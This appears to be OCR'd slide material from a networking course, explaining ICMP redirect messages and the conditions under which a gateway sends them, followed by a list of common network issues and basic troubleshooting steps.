


ICMP Redirects

- **ICMP Redirects; Type = 5, Code = 0 to 3**
- The default gateway only sends the ICMP **redirect**/**change** request messages if the following **conditions** are met:

Type (8 bits)	Code (8 bits)	Checksum (16 bits)
Parameters		
Data……….		

- The router is **configured** to send redirects
- The interface through which the **packet** comes into the router is the same **interface** through which the packet gets routed out
- The route for the **redirect** is not another ICMP redirect or **default route**
- The subnet/network of the **source IP address** is the same subnet/network of the next-hop IP address of the routed packet
- The datagram is not **source-routed**




Troubleshooting

- Troubleshooting the network is the process of finding the issue in the computer network and diagnosing it

Typical Network Issues


- **Physical Connections issue**: Sometimes the faulty or loose connection of cables can lead to a network connectivity issue
- **Connectivity Issue**: Network failure or the faulty configuration of ports or interfaces in LAN and WAN may effect connectivity with the host server
- **Configuration Issue**: Misconfiguration of DHCP and DNS settings or routing issues result in failed communication
- **Software Issue**: An incompatible software and version mismatch leads to disruptions in the transmission of IP data packets between the source and destination
- **Traffic overload**: Network behavior changes when traffic exceeds the capacity of the network devices
- **Network IP issue**: Improper IP settings , subnet masks, and routing at the source results in the interruption of communication with the destination IP

Notes:



Steps for Network Troubleshooting

1. **Troubleshooting IP Problems**
2. **Troubleshooting Local Connectivity Issues**
3. **Troubleshooting Physical Connectivity Issues**
